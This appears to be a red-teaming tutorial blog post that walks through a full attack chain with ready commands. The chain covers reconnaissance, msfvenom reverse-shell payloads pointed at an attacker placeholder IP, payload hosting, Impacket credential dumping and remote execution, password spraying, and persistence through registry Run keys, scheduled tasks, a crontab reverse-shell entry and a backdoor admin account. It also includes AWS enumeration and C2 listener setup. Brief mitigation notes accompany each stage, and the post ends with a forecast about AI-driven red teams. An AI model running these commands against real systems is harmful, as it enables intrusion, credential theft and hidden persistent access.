Listen to this Post
Introduction:

In the relentless battle for cybersecurity, organizations often build digital fortresses based on predefined threat models and defensive assumptions. Red teaming, however, is the disciplined art of proving those assumptions wrong, moving beyond scripted attacks to emulate a truly creative and adaptive adversary. This proactive offensive security practice is not about finding bugs, but about testing an organization’s entire detection and response capabilities by any means necessary.
Learning Objectives:
- Understand the core value propositions of a modern red team engagement.
- Learn practical command-line techniques for reconnaissance, lateral movement, and persistence.
- Develop mitigation strategies to counter the novel attack vectors used by red teams and real-world adversaries.
You Should Know:
- External Reconnaissance: The Art of Seeing Without Being Seen
Before a red team breaches a wall, they study it. Passive and active reconnaissance gathers critical intelligence without triggering alarms.
Verified Commands & Tutorials:
nmap -sS -A -O 192.168.1.0/24: This classic Nmap command performs a SYN stealth scan, OS detection, and version probing against a target network range.
theHarvester -d example.com -b google: A reconnaissance tool to gather emails, subdomains, and hosts from public sources.
whois example.com: Queries WHOIS databases for domain registration information, often revealing nameservers and contact details.
dnsrecon -d example.com -t std: Enumerates DNS records (A, MX, TXT, etc.) for the target domain.
Step-by-step guide:
Reconnaissance is the foundation. Start with passive methods like `theHarvester` and `whois` to build a target profile from open-source intelligence (OSINT). Then, move to active scanning with `nmap` to map the network and identify live hosts and open ports. The `-sS` flag in Nmap uses a half-open scan, which is stealthier than a full TCP connect scan. Always ensure you have explicit authorization before performing active reconnaissance.
2. Initial Access: Phishing and Social Engineering
Red teams often gain their initial foothold by exploiting the human element, crafting convincing lures to deliver payloads.
Verified Commands & Tutorials:
msfvenom -p windows/meterpreter/reverse_tcp LHOST=YOUR_IP LPORT=4444 -f exe > payload.exe: Generates a Windows Meterpreter reverse shell payload using Metasploit.
setoolkit: Opens the Social-Engineer Toolkit, a framework for simulating social engineering attacks.
python3 -m http.server 80: A simple Python command to host a payload for download on a local web server.
powershell -ep bypass .\payload.ps1: Executes a PowerShell script while bypassing the execution policy, a common attacker technique.
Step-by-step guide:
Using msfvenom, generate a malicious payload. This payload is then hosted on a web server (started with python3 -m http.server) and delivered via a crafted phishing email. When the victim executes payload.exe, it establishes a connection back to the attacker’s machine. The accompanying PowerShell command shows how an attacker might run a script even if restrictions are in place, emphasizing the need for application whitelisting and user training.
3. Lateral Movement: Pivoting Through the Network
Once inside, adversaries move laterally to locate high-value targets, using stolen credentials and network exploits.
Verified Commands & Tutorials:
psexec.py DOMAIN/USER:PASSWORD@TARGET_IP: From the Impacket suite, this executes a remote process on a Windows machine using SMB.
wmic /node:TARGET_IP process call create "cmd.exe /c whoami": Uses Windows Management Instrumentation to execute a command on a remote host.
secretsdump.py DOMAIN/USER:PASSWORD@TARGET_IP: Another Impacket tool that dumps SAM hashes from a remote machine for password cracking or Pass-the-Hash attacks.
crackmapexec smb 192.168.1.0/24 -u user.list -p password.list: Sprays passwords across a network segment to find valid credentials.
Step-by-step guide:
After compromising one host, use credential dumping tools like `secretsdump.py` to extract hashes. These hashes can be used with `psexec.py` or `wmic` to authenticate to other systems in the network where the same credentials are reused, a common finding in internal networks. `Crackmapexec` automates the process of testing credentials across multiple hosts, demonstrating the critical need for unique, complex passwords and proper credential segmentation.
4. Privilege Escalation: Gaining Domain Dominance
The goal is often to achieve Domain Administrator privileges, allowing control over the entire network.
Verified Commands & Tutorials:
winpeas.exe: A comprehensive Windows privilege escalation script that automates the search for misconfigurations.
linpeas.sh: The Linux equivalent of WinPEAS, for enumerating Linux/Unix systems.
whoami /priv: Displays the privileges of the current user, which can reveal enabled tokens like SeDebugPrivilege.
getsystem: A Meterpreter command that attempts various techniques to gain SYSTEM-level privileges on Windows.
Step-by-step guide:
Upon gaining user access, run an enumeration script like `winpeas` or linpeas. These scripts check for unpatched vulnerabilities, insecure service permissions, writable directories, and other common misconfigurations. The `whoami /priv` command is a quick manual check for powerful, enabled privileges that can be exploited. Mitigation involves strict adherence to the principle of least privilege and timely patch management.
5. Persistence: Maintaining the Foothold
A successful attack ensures continued access, even after a system reboot or credential change.
Verified Commands & Tutorials:
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v Backdoor /t REG_SZ /d "C:\payload.exe": Adds a registry key to launch the payload at user logon.
schtasks /create /tn "UpdateTask" /tr "C:\payload.exe" /sc hourly /mo 1: Creates a scheduled task to run the payload every hour.
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=YOUR_IP LPORT=53 -f elf > payload.elf; echo '/5 /tmp/payload.elf' | crontab -: Creates a Linux payload and adds a crontab entry to run it every 5 minutes.
net user backdoor P@ssw0rd! /add && net localgroup administrators backdoor /add: Creates a new local administrator account.
Step-by-step guide:
Persistence mechanisms are diverse. On Windows, the `reg add` command creates a simple “Run” key persistence, while `schtasks` creates a more subtle scheduled task. On Linux, crontab is a common method. The `net user` command demonstrates creating a hidden backdoor account. Defenses require vigilant monitoring of autostart locations, scheduled tasks, cron jobs, and user account activity.
6. Cloud Infrastructure Targeting
Modern red teams must extend their tradecraft to cloud environments like AWS and Azure, which have their own unique attack surfaces.
Verified Commands & Tutorials:
aws iam list-users: Lists IAM users in the current AWS account.
aws s3 ls s3://bucket-name --recursive: Lists all objects in an S3 bucket, useful for finding misconfigured and publicly accessible storage.
az ad user list --output table: Lists Azure Active Directory users.
pacu: An open-source AWS exploitation framework, module-based like Metasploit.
Step-by-step guide:
With cloud credentials, an attacker can use the AWS CLI or Azure CLI to enumerate resources. A command like `aws s3 ls` can reveal buckets with sensitive data if permissions are improperly set. Tools like `Pacu` automate the post-exploitation process in AWS, highlighting the critical importance of configuring the Principle of Least Privilege in cloud Identity and Access Management (IAM) policies.
7. Command and Control (C2) & Obfuscation
Red teams use sophisticated C2 frameworks to communicate with compromised hosts and evade detection.
Verified Commands & Tutorials:
use exploit/multi/handler: The Metasploit command to set up a listener for an incoming payload connection.
`Cobalt Strike` (Commercial): The industry-leading C2 framework for red teams, featuring Beacon payloads and Malleable C2 profiles.
openssl req -newkey rsa:2048 -nodes -keyout key.pem -x509 -days 365 -out certificate.pem: Generates a self-signed SSL certificate to encrypt C2 traffic.
iptables -A OUTPUT -p tcp --dport 443 -j ACCEPT: A simple Linux iptables rule to simulate allowing only HTTPS egress traffic, which C2 often uses to blend in.
Step-by-step guide:
After deploying a payload, a C2 server must be listening. In Metasploit, the `multi/handler` module is used. Real-world engagements often use Cobalt Strike, which allows traffic to be molded to look like normal web traffic (e.g., mimicking Google or Azure). Using `openssl` to encrypt traffic and restricting outbound firewalls to common ports like 443 (HTTPS) are techniques to avoid network-based detection.
What Undercode Say:
- The True Test is Resilience, Not Prevention. The primary value of a red team is not to prove a breach is possible, but to test and improve the organization’s ability to detect, respond, and ultimately expel an adversary already inside the gates.
- Assumptions are the Weakest Link. Defenses built on assumptions about attacker behavior, network trust, or user awareness will inevitably fail. Red teams excel by deliberately operating outside these imagined boundaries, forcing a more realistic and resilient security posture.
The analysis from the source post underscores a critical evolution in cybersecurity thinking. It moves the conversation from a static “fortress” mentality to a dynamic one focused on organizational reaction and adaptability. A red team’s most valuable findings are often not the technical vulnerabilities, but the procedural and strategic gaps—the slow detection times, the siloed incident response teams, the over-reliance on perimeter defenses. By using novel, on-the-fly techniques, red teams simulate the most dangerous real-world threats: determined, adaptive human adversaries who will find the one path you didn’t anticipate. This process is essential for building a security program that can truly “take a punch” and keep fighting.
Prediction:
The future of red teaming will be dominated by AI-driven offensive security. We will see the emergence of Autonomous Red Teams (ARTs)—AI agents that can perform continuous, intelligent penetration testing, using machine learning to dynamically adapt their tactics based on the target’s defenses in real-time. Furthermore, as cloud and software supply chains become more complex, red team operations will increasingly focus on these extended attack surfaces, probing for weaknesses in CI/CD pipelines, container orchestration, and third-party integrations. The organizations that integrate these advanced, continuous red teaming principles into their culture will be the ones best prepared for the next generation of cyber threats.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Vincent Yiu – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


